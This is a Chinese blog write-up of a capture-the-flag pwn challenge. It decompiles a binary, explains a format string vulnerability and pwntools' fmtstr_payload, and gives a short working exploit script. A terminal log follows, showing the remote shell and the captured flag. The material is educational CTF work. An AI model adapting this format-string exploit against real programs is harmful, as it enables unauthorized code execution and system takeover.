攻防世界 Pwn 实时数据监测

原创

==Microsoft== 于 2021-12-12 15:35:02 发布 362 收藏

分类专栏： Pwn 文章标签： 安全 web安全

jiangongfang_QHJ

本文链接：https://blog.csdn.net/MrTreebook/article/details/121888025

Pwn 专栏收录该内容

47 篇文章 0 订阅

订阅专栏

攻防世界 Pwn 实时数据监测

1.题目下载地址

点击下载

2.checksec

什么保护都没开，估计是很简单的题


进IDA分析一下

3.IDA

```
int locker()
{
  int result; // eax
  char s[520]; // [esp+0h] [ebp-208h] BYREF

  fgets(s, 512, stdin);
  imagemagic(s);
  if ( key == 35795746 )
    result = system("/bin/sh");
  else
    result = printf(format, &key, key);
  return result;
}
```

程序很简单，只要控制key=35795746即可
记得把35795746换成16进制




```
int __cdecl imagemagic(char *format)
{
  return printf(format);
}
```

这里存在格式化字符串漏洞

4.格式化字符串漏洞的解法


fmtstr_payload(offset, writes, numbwritten=0, write_size='byte')

- 第一个参数表示格式化字符串的偏移；
- 第二个参数表示需要利用%n写入的数据，采用字典形式，我们要将printf的GOT数据改为system函数地址，就写成{printfGOT: systemAddress}；本题是将0804a048处改为0x2223322
- 第三个参数表示已经输出的字符个数，这里没有，为0，采用默认值即可；
- 第四个参数表示写入方式，是按字节（byte）、按双字节（short）还是按四字节（int），对应着hhn、hn和n，默认值是byte，即按hhn写。
  fmtstr_payload函数返回的就是payload

5.exp

```
from pwn import *
p = process("./data")
#p = remote('111.200.241.244',64340)
payload = fmtstr_payload(12,{0x804a048:0x02223322})
p.send(payload)
p.interactive()
```

看一下运行效果


lwj@ubuntu: ~/Desktop/pwn/data
File Edit View Search Terminal Help
lwj@ubuntu:~/Desktop/pwn/data$ chmod 777 data
lwj@ubuntu:~/Desktop/pwn/data$ ./data
dgeugfiwgfwef
dgeugfiwgfwef
The location of key is 0804a048, and its value is 00000000,not the 0x02223322. (
Files
lwj@ubuntu:~/Desktop/pwn/data$ vim exp.pt
lwj@ubuntu:~/Desktop/pwn/data$ python exp.py
[+] Opening connection to 111.200.241.244 on port 61912: Done
[*] Switching to interactive mode
$ ls
$ ls
bin
dev
flag
format
lib
lib32
lib64
$ cat flag
cyberpeace{b1b7e2ccb1579e201bd8e1aa38d35d6b}
$
CSDN @==Microsoft==